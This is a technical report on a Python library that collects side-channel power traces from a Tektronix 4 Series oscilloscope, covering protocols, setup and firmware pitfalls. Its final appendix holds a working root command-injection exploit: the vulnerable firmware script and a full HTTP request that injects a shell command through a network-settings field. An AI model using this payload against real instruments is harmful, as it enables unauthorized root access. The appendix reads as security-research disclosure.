Constructing a dependable side channel data acquisition system for Tektronix 4 Series oscilloscopes

Federico Cerutti, fce201
federico@ceres-c.it

February 20, 2024

Abstract

A successful power analysis attack requires a high-quality and reliable data acquisition system. This report details the construction of a software library to aid in the acquisition of power traces from Tektronix 4 Series MSOs. The report will also provide information on the different communication protocols used to control test equipment. The reader will be guided through the process of setting up the oscilloscope and acquiring traces.

1 Introduction

This research project aims to create a reliable setup for collecting side channel data using the Tektronix 4 Series MSO available at the University of Amsterdam. This oscilloscope has the required high resolution and sampling rate to record power traces, which makes it suitable for side channel analysis projects.

Like most modern test equipment, the oscilloscope supports VISA, a complex standard that allows to configure laboratory instruments and retrieve data from them. To make this specific oscilloscope easy to use, I created a Python library that uses SCPI commands, to make the scripting process easier. I faced and solved numerous challenges and instrument-specific bugs during the development, and ultimately achieved a high level of reliability. To demonstrate the effectiveness of this setup, I have prepared example files that showcase its capabilities and robustness.

2 Instrument communication protocols

The majority of measurement instruments come equipped with various communication interfaces, with the most common being USB and Ethernet. Multiple protocols exist to facilitate communication with test equipment, and this section will quickly introduce relevant standards and libraries.

2.1 Transport

2.1.1 USB Test and Measurement Class (USB-TMC)

The USB Implementers Forum has defined a standard for USB communication with test equipment. The standard is called USB-TMC and is supported by most test equipment manufacturers. It defines device descriptors, USB endpoints used for control and data transfer, and encoding of commands and data.

2.1.2 LAN eXtensions for Instrumentation (LXI)

LXI is a standard to leverage Ethernet and TCP/IP technologies to control test equipment. The consortium behind LXI maintains a set of standards that specify communication protocols (VXI-11, HiSLIP), device discovery features, and REST APIs.



Figure 1: Stack of communication protocols

2.1.3 Virtual instrument software architecture (VISA)

VISA is an API that hides the details of the transport layer and provides a common interface to communicate with test equipment. It is a standard developed by the Interchangeable Virtual Instrument Foundation (IVI) and is supported by most test equipment manufacturers. It provides a number of operations (`read`, `write`, `flush`...) and an event system to react to changes.

2.2 Control

2.2.1 Standard Commands for Programmable Instruments (SCPI)

SCPI is a transport-independent API that dictates how to communicate with test equipment. It is a standard developed by the IVI and provides a list of commands and queries to control the instrument. It is a text-based protocol, and it is often used on top of VISA to control test equipment. While it should be a standard, often vendors use different commands and extend it with proprietary features.

2.3 VISA drivers

2.3.1 pyVISA and pyVISA-py

pyVISA provides python bindings for VISA libraries: it does not offer any implementation of VISA, but it relies on third party libraries to provide the functionality. Many vendors provide their own VISA libraries, some of which are available on linux as well, but are often commercial and not open source. pyVISA-py, in turn, is an open source pure python implementation of VISA that can be used on any platform and interfaces directly with pyVISA. This library lacks some features of the VISA standard (`viClear`, `viClose`...), but it proved to be sufficient for the purpose of this project.

3 Tektronix 4 Series Mixed Signal Oscilloscopes (MSOs)

The CCI group at the University of Amsterdam has acquired a Tektronix MSO44[1] (note: not MSO44B), a 4 Series MSO with 4 analog channels and a 12-bit ADC at 3.125 GS/s per channel. The ENOB, as stated in the datasheet, is in the range of 8.9 bits (@20MHz) to 7.1 bits (@1.5GHz). These characteristics make it a suitable device for power analysis attacks.

The oscilloscope is equipped with a USB-B 2.0 "device port" (used to control the device from a host computer) and an Ethernet port. There are more USB-A ports, and they can be used for USB HID or storage devices. It supports both USB-TMC and LXI communication protocols with SCPI commands.

3.1 Speculations on the firmware

The software architecture of the oscilloscope seems to be more reminiscent of a monolithic, tightly integrated embedded system rather than a modular RTOS. No SDK is provided for this specific device by the vendor, and the only way to control the oscilloscope is through the graphical UI or VISA.

A quick reverse engineering analysis of the firmware showed that the control of the analog frontend is built into the UI binary, consequently, the LXI server also has to go through the UI to execute commands. This becomes problematic when the LXI server crashes and stops responding, causing the UI to also become unresponsive, thus requiring manual interaction to reboot the oscilloscope. Crashes will happen in multiple circumstances, but they can mostly be summed up in two categories:

- **Buffer overflows**: The oscilloscope has a limited amount of memory, and it is easy to fill it up when acquiring and transferring multiple traces with the `CURVE?` command. Speed does not directly affect this issue, as even at speeds as low as 1 trace/s the oscilloscope will eventually crash after $\sim$ 300 traces. I speculate this is due to some internal elaboration buffer that is not being freed. This problem was solved with CurveStream and FastAcq modes (more in 5.4).

[1] https://www.tek.com/en/datasheet/4-series-mso

- **Network issues**: The TCP stack running on the oscilloscope will stop responding to requests after a variable number of traces in the 20000 $\sim$ 40000 range, forcing again a manual reboot. This problem was solved by using the USB interface as a backup control interface.

4 Setup

4.1 Wiring

The oscilloscope should be connected to the host computer via both Ethernet and USB. Ethernet is used to control the instrument as well as acquire data, while USB is used as a backup control interface if the Ethernet connection is lost. This is required because, as stated in 3.1, the visa implementation on the VISA Resource is not reliable and often crashes, requiring a reset of the oscilloscope.

- **Ethernet and switch**: The oscilloscope is connected to a router, to which the host computer is also connected. The router provides a DHCP server to assign an IP address to the oscilloscope.

Utility → I/O… → LAN
Network Address: Auto
Apply Changes

Create a standard network connection with DHCP to the router

- **Ethernet p2p**: The oscilloscope is directly connected to the host computer. The host computer is configured with a static IP address in the same subnet as the oscilloscope. See Tektronix FAQs for more information[2]
  Note: You need either a crossover cable or a modern network card with Auto MDI-X[3].

Utility → I/O… → LAN
Network Address: Manual
Instrument IP Address: 128.181.240.130 (example)
Subnet Mask: 255.255.255.0
Apply Changes

```
sudo nmcli con add con-name "tek-mso44-p2p" ifname <INTERFACE NAME>
↪  type ethernet ip4 128.181.240.131/24
```

- **USB**: Connect the USB-B "device" port on the back of the oscilloscope to the host computer. The oscilloscope will be recognized as a USB-TMC device.

Utility → I/O… → USB Device Port
USB Device Port: ON

4.2 Software

The library is available on PyPI and does not depend on any proprietary software. On Debian 12, the following commands will install the required software:

```
sudo apt update && sudo apt install python3 python3-pip python3-venv
python3 -m venv venv
source venv/bin/activate
pip3 install pymso4
```

[2] https://www.tek.com/en/support/faqs/im-not-lan-id-establish-peer-peer-connection-my-pc-scopes-ethernet-port-possible

[3] https://en.wikipedia.org/wiki/Medium-dependent_interface#Auto_MDI-X

Additionally, the USB device needs to be accessible by the user running the script. This can be achieved on Debian adding the user to the `dialout` group and with udev rules (`50-newae.rules` is available in the repository at Appendix A):

```
sudo -E usermod -a -G dialout $USER
# Now logout
cp 50-newae.rules /etc/udev/rules.d/50-newae.rules
sudo systemctl stop ModemManager && sudo systemctl mask ModemManager
sudo udevadm control --reload-rules && sudo udevadm trigger
# Did you logout?
```

To test the configuration, run the following python script:

```
source venv/bin/activate
pip3 install psutil # Necessary to discover TCP devices
pyvisa-shell
(visa) list
( 0) USB0::1689::1319::C019654::0::INSTR
( 1) TCPIP::192.168.1.140::INSTR
```

Listing 1: *Note: Your IP might be different*

There should be at least 2 entries in the output, one for the USB device and one for the Ethernet device.

5 pyMSO4

The pyMSO4 library is a python library that provides an interface to control the Tektronix 4 Series MSOs and acquire power traces. It is built on top of pyVISA and pyVISA-py and provides a high-level interface to control the oscilloscope. It should not be necessary to resort to the programmer manual to configure the basic settings of the oscilloscope.

5.1 Architecture

The library has a main class, `MSO4`, which acts as the main interface to connect to and control the oscilloscope. When a connection to the intrument is initiated, additional classes instances are initialized:

- `MSO4.sc`: The pyVISA resource used to communicate with the instrument
- `MSO4.acq`: Acquisition settings such as horizontal scale and position, sampling rate, waveform length…
- `MSO4.ch_a`: Per-channel and vertical settings
- `MSO4.trigger`: Trigger settings, different classes implement different trigger types

For more details on the available properties and methods, refer to the documentation at Appendix A.

5.1.1 Properties

The configuration is done through properties of the different objects: reading and writing properties will send the appropriate commands to retrieve information or configure settings on the oscilloscope. Some properties (detailed in documentation) are cached locally for performance reasons, which means that they can be read multiple times with no performance penalty, but they might be out of sync with the current oscilloscope settings. This is not a problem when doing long acquisition campaigns, as the oscilloscope is left in a stable state, but it might be a problem during initial setup. For such cases, each class has a `clear_cache` method that will force a refresh of all the cached properties on the next access.

5.1.2 Methods and functions

The main class has methods to connect to, disconnect from and reset the scope. The library also exposes a function to reboot the oscilloscope via USB, which is useful when the oscilloscope crashes and stops responding to TCP requests. The `sc` property of the main class is a pyVISA resource, and it can be used to communicate with the oscilloscope directly, be it to send commands not (yet) supported by pyMSO4, or to receive waveform data.

5.1.3 Acquisition

The oscilloscope supports different acquisition modes and settings (see [1, p. 180] for more information):

- **Sample**: The default mode, it saves one or more samples during each acquisition interval.
- **Peak Detect**: Saves the highest sample in one acquisition interval and the lowest sample in the next.
- **High Res**: Maintains the maximum bandwidth possible for the selected sample rate while rejecting aliasing through FIR filters. It guarantees at least 12 bits of vertical resolution, and it sets the maximum real time sample rate to half the maximum sample rate.
- **Envelope**: Displays a waveform record that shows the extremes in variations over several trigger events.
- **Average**: Displays a waveform record that is the average result of several acquisitions to reduce random noise.
- **Roll Mode**: Scrolls sequential waveform points across the display in a right-to-left rolling motion. It starts automatically when the timebase is set to ≥ 40 ms/div.

Two additional features related to acquisition are **FastAcq** and **CurveStream**. **FastAcq** (Fast Acquisition) mode is a special mode that minimizes the processing done on the oscilloscope after trace acquisition, thus makes it transfer data to the host computer faster. Skipping the post-processing steps also means the oscilloscope might not behave as expecrted when changing the acquisition settings, see item P.7 for more information. **CurveStream** is a special mode that allows the oscilloscope to send the acquired waveform data directly to the host computer with minimal buffering. This is useful when the oscilloscope is used to acquire numerous waveforms in a short time, as it minimizes the risk of the oscilloscope crashing due to buffer overflows. See item P.5. The combination of FastAcq and CurveStream modes is the most efficient way to reliably acquire an indefinite number of traces from the oscilloscope.

5.1.4 Triggers

The trigger type is selectable through the `trigger` property of the main `MSO4` class. The oscilloscope supports multiple advanced triggering options, including some protocol-specific triggers, see [2, p. 159][1, p. 121] for more information. The following trigger types are currently available:

- `MSO4EdgeTrigger`: Edge trigger will trigger on a rising, falling, or both edges of a signal.
- `MSO4WidthTrigger`: Pulse width trigger, will trigger when a signal pulse width is less than, greater than, equal to, or not equal to a specified pulse width.

Additional triggers can easily be implemented extending the `MSO4TriggerBase` base class, which already supports the common trigger settings.

5.2 Examples

The library comes with a few examples to demonstrate its usage in the `examples` directory

- `ex0_square_capture.ipynb` demonstrates how to capture a trace of the calibration square wave from the oscilloscope (see Figure 2).
- `ex1_cw305_capture.ipynb` demonstrates how to capture a trace of the power consumption of the CW305 target board[3] when triggering on analog channel 2 (see Figure 3).
- `ex2_cw305_endurance.py` demonstrates how to run a long acquisition campaign and handle disconnections and crashes with the CW305 target board[3].

Further information on the hardware setup to run these examples can be found in the examples source files as well as in the documentation at Appendix A.



Figure 2: Square wave setup



Figure 3: CW305 setup

5.2.1 Minimal example

After connecting the probe on channel 1 to the calibration square wave output, and pressing the Autoset button, the following code will capture a trace of the signal as seen on the oscilloscope screen:

```
import pyMSO4
mso44 = pyMSO4.MSO4(trig_type=pyMSO4.MSO4EdgeTrigger)
mso44.con(ip="128.181.240.130") # Using p2p ethernet connection
mso44.ch_a_enable([True, False, False, False]) # Enable channel 1
mso44.acq.wfm_src = ['ch1'] # Set waveform source to channel 1
mso44.acq.wfm_start = 0
mso44.acq.wfm_stop = mso44.acq.horiz_record_length # Get all data points
wfm = mso44.sc.query_binary_values('CURVE?', datatype=mso44.acq.get_datatype(),
↪  is_big_endian=mso44.acq.is_big_endian)
```

Listing 2: pyMSO4 minimal example

5.3 Performance

With the code in `ex2_cw305_endurance.py`, the oscilloscope was able to acquire 1 119 856 waveforms over a period of 120 119 s ($\sim$ 33 hours), which corresponds to a frequency of 9, 3 Hz. The oscilloscope was connected to the host computer via Ethernet and USB, and the acquisition was done with FastAcq and CurveStream modes enabled.

5.4 Pitfalls

VISA is a complex standard with asynchronous operations, events, and multiple layers of abstraction. The VISA standard is not always implemented correctly by vendors, and the pyVISA-py library is not

a complete implementation of the standard. This means there are multiple gray areas and "should's" in the documentation that are not always true. For example, some commands simply do not work as stated in the programming manual[2]. Here are some of the issues encountered during the development of the library:

P.1 Property caching: As mentioned in 5.1.1, some properties are cached locally for performance reasons. This can lead to unexpected behavior when the oscilloscope is being controlled both by the library and the UI.
Solution: Use the `clear_cache` method to force a refresh of all the cached properties on the next access.

P.2 Synchronization issues 1: It is often the case that swapping the order of two instructions in the code will result in a different behavior of the oscilloscope. This is due to the fact that the oscilloscope is not always able to keep up with the commands sent to it, regardless of what stated in the manual[2, p. 1915], and some commands might not execute in time.
Solution: Explicit delays might help.

P.3 Synchronization issues 2: Some long-running commands can set the bit 0 of the `SESR` register when the execution is complete through the `*OPC` command (also see item P.4).
Solution: A list of commands that support this signaling system is available in the manual[2, t. 3-3].

P.4 `*OPC`: The non-query version of `*OPC` does not work as stated in the manual[2, p. 1001]: complete bit is not set in the register. The query version `*OPC?` works as expected.

P.5 Buffer overflows: As stated in 3.1, extensive usage of the `CURVE?` command will eventually crash the oscilloscope.
Solution: Use CurveStream mode, which sends data directly to the host with minimal buffering

P.6 CurveStream: Using CurveStream mode without FastAcq mode will result in the oscilloscope crashing just like with the `CURVE?` command.
Solution: Enable FastAcq mode.

P.7 FastAcq: The length of the waveform retrieved from the oscilloscope can be freely configured, but its actual value will not be updated on the oscilloscope's end until a normal acquisition is performed. This is (probably) due to the optimizations done in FastAcq mode that skip many of the post-procesing steps that would normally happen in a normal acquisition.
Solution: Force a trigger after setting the length of the waveform and check if the data length has been updated.

P.8 Oscilloscope not responding via TCP: The oscilloscope might constantly timeout or kill the TCP session after a variable number of traces even when all above issues are addressed. It will also reject any further attempt to initiate a new connection.
Solution: Use the USB interface to reboot the device with `pyMSO4.pyMSO4.usb_reboot`.

The list above is in no way exhaustive, it is just a collection of issues encountered during the development of the library that I can remember at the time of writing.

Acronyms

IVI Interchangeable Virtual Instrument Foundation. 1

LXI LAN eXtensions for Instrumentation. 1, 2

MSO Mixed Signal Oscilloscope. 1, 2

SCPI Standard Commands for Programmable Instruments. 1, 2

USB-TMC USB Test and Measurement Class. 1–3

VISA Virtual instrument software architecture. 1, 2, 4

Glossary

VISA Resource Any instrument that can be controlled using the VISA standard. 3

Index

References

[1] *4, 5, 6 Series MSO Help*, https://github.com/ceres-c/pyMSO4/blob/master/docs/4-5-6-Series-MSO-Help-077130322.pdf, Tektronix, Inc.

[2] *4, 5, 6 Series MSO Programmer Manual*, https://github.com/ceres-c/pyMSO4/blob/master/docs/4-5-6-MSO_Programmer_077130520_fw2_0_x.pdf, Tektronix, Inc., supports FW version 2.0.x and above.

[3] *CW305 Artix FPGA Target*, https://rtfm.newae.com/Targets/CW305%20Artix%20FPGA/, NewAE Technology Inc.

[4] M. O. Orlando, "oscilloscope," https://freeicons.io/laboratory-solid-51240/oscilloscope-calibration-voltages-laboratory-equipment-icon-2182335.

[5] www.wishforge.games, "laptop," https://freeicons.io/apps-&-programming-2/applications-and-programming-laptop-computer-coding-code-script-icon-41736.

A Software

Source code of pyMSO4 python library can be found at https://github.com/ceres-c/pyMSO4.
Auto generated code documentation is available at https://ceres-c.it/pyMSO4/.

B Hardware

B.1 Bill of materials

The setup was tested with the following components:

- 1 × MSO44 oscilloscope (Firmware version *non-windows V2.0.3.950*)
- 1 × Debian 12 computer with 1 USB-A port and 1 Ethernet port
- 1 × Xiaomi Mi Router 4A with OpenWRT (not necessary if using ethernet p2p)
- 2 × Ethernet cables (1 if using ethernet p2p)
- 1 × USB-A to USB-B cable

Additionally, to communicate with the CW305[3] target board, the following components are required:

- 1 × SMA-SMA cable
- 1 × SMA-BNC adapter
- 1 × BNC probe

C If your `uid` is not 0, you don't own it

Being frustrated by the aforementioned memory issues with the `CURVE?` command, I started analyzing a firmware update package with a friend of mine[4]. We quickly assessed it was a linux squashfs filesystem, and we were able to extract the content of the archive to check for any low hanging fruits. We found that network configuration settings configured through the Web UI were passed as parameters to a shell file from the CGI backend. These parameters were not sanitized (Figure 4), and we were able to obtain arbitrary code execution as root injecting commands through an HTTP proxy (Figure 5).

```
#param2=AdapterFriendlyName, param3=IPv4Address, param4=Subnetmask, param5=gateway, param6=dns-address1, param7=dns-address2

  #check if there is an ip conflict
  arping -D -w 3 -I $param2 $param3
  if [ $? = 1 ]; then
    param3="0.0.0.0";
  fi
```

Figure 4: Exploit entry point in
`scopeapp_install/scopeapp_tar/LXI_RefDesign/Scripts/LinuxIfConfig.sh`

```
POST /LXIToClientCommunicator HTTP/1.1
Host: 192.168.1.140
Content-Length: 275
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/537.36
Content-type: application/x-www-form-urlencoded
Accept: */*
Origin: http://192.168.1.140
Referer: http://192.168.1.140/ipconfig.htm
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=03459506C5D6BDF83728D2C5A21F3730
Connection: close

webpage={F61EDB38-63D8-482A-9F88-AA00441FD366}&mode=post&submit=ipv4AdapterName=eth0 192.168.1.140;python2.7 /media/E:/shell.py;echo&ipv4Address=192.168.1.140
&ipv4SubnetMask=255.255.255.0&ipv4DefaultGateway=192.168.1.1&ipv4DNS1=192.168.1.1&ipv4DNS2=0.0.0.0&ipv4Static=true
```

Figure 5: Injecting commands from the proxy

Code execution was not sufficient to obtain a shell on its own because the most common linux utilities available in the firmware did not allow for easy shell access. Nevertheless, we noticed the presence of a

[4] https://github.com/CarloMara

python 2.7 interpreter, and that we could run a script from USB storage. We then wrote a simple script that would start a socket server and echo the output of any command sent to it.



Figure 6: got root

Additionally, we noticed that external storage is mounted with read/write/execute permissions, thus it would be trivial to compile a statically linked sshd binary and run it from the oscilloscope. We did not pursue this any further as I managed to work around the memory issues with CurveStream mode, but it would be interesting to continue this analysis and, potentially, build a small SDK to run acquisition campaigns directly on the oscilloscope.